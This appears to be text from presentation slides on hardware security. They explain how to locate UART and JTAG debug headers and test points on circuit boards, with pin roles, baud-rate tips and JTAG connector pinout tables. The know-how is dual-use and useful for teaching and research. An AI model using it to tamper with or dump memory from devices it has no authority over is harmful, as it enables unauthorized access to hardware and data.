
UART

EEPROM

CPU

UART

Keyed RJ45





NAND Flash

TEST POINTS AND DEBUG HEADERS

- WHY WOULD YOU EXPECT THEM?
 - USE SAME PCB AS THE DEVELOPMENT ONES
 - MANUFACTURING PROCESS (FLASH, VERIFICATION)
 - POST MORTEM
- WHAT TO LOOK FOR?
 - UART (CONVENIENTLY LABELED HERE 😊)
 - JTAG
 - TEST POINTS
 - DEBUG HEADERS

TEST POINTS AND DEBUG HEADERS

- UART
 - 4 (SOMETIMES 3) PINS (RX, TX, 3.3/5V, GND)
 - USED FOR SERIAL COMMUNICATION
 - USUALLY THE TEST POINTS ARE ALIGNED; NOT ALWAYS
 - VCC (3.3V, 5V, ...) IS OPTIONAL (AKA USUALLY BETTER NOT TO CONNECT IT)
 - NEED TO KNOW/FIND CONNECTION SPEED (THE BAUD RATE)
 - IF YOU SEE SOMETHING, LIKE RANDOM BYTES, JUST TRY DIFFERENT BAUD RATE
 - ONLY SO MANY COMMON ONES
 - “AUTO-BAUD” FEATURE






TEST POINTS AND DEBUG HEADERS

- JTAG
 - USED FOR DEBUGGING HARDWARE
 - LOTS OF DIFFERENT PINOUTS, BUT ONLY A FEW PINS NEEDED
 - STANDARD CONNECTORS, BUT NOT ALWAYS THERE
 - MAY HAVE TO SOLDER RESISTOR ON UNPOPULATED HEADERS
 - CAN BE USED TO DUMP MEMORY (SOMETIMES)

ARM 10-PIN Interface		ST 14-PIN Interface		OCDS 16-PIN Interface		ARM 20-PIN Interface	
VCC 1	□ □	2 TMS	□ □	TMS 1	□ □	2 VCC (optional)	□ □
GND 3	□ □	4 TCLK	□ □	TDO 3	□ □	4 GND	□ □
GND 5	□ □	6 TSTAT	□ □	CPUCLK 5	□ □	6 GND	□ □
RTCK 7	□ □	8 /RST	□ □	TDI 7	□ □	8 RESET	□ □
GND 9	□ □	10 GND	□ □	TRST 9	□ □	10 BRKOUT	□ □
		12 GND	□ □	TCLK 11	□ □	12 GND	□ □
		14 /TERR	□ □	BRKIN 13	□ □	14 OCDSE	□ □
				TRAP 15	□ □	16 GND	□ □
						18 GND	□ □
						20 GND	□ □

http://www.keil.com/support/man/docs/ulink2/ulink2_hw_connectors.htm





Unidentified

UART Not connected

Secondary
PIC

Main WiFi Module


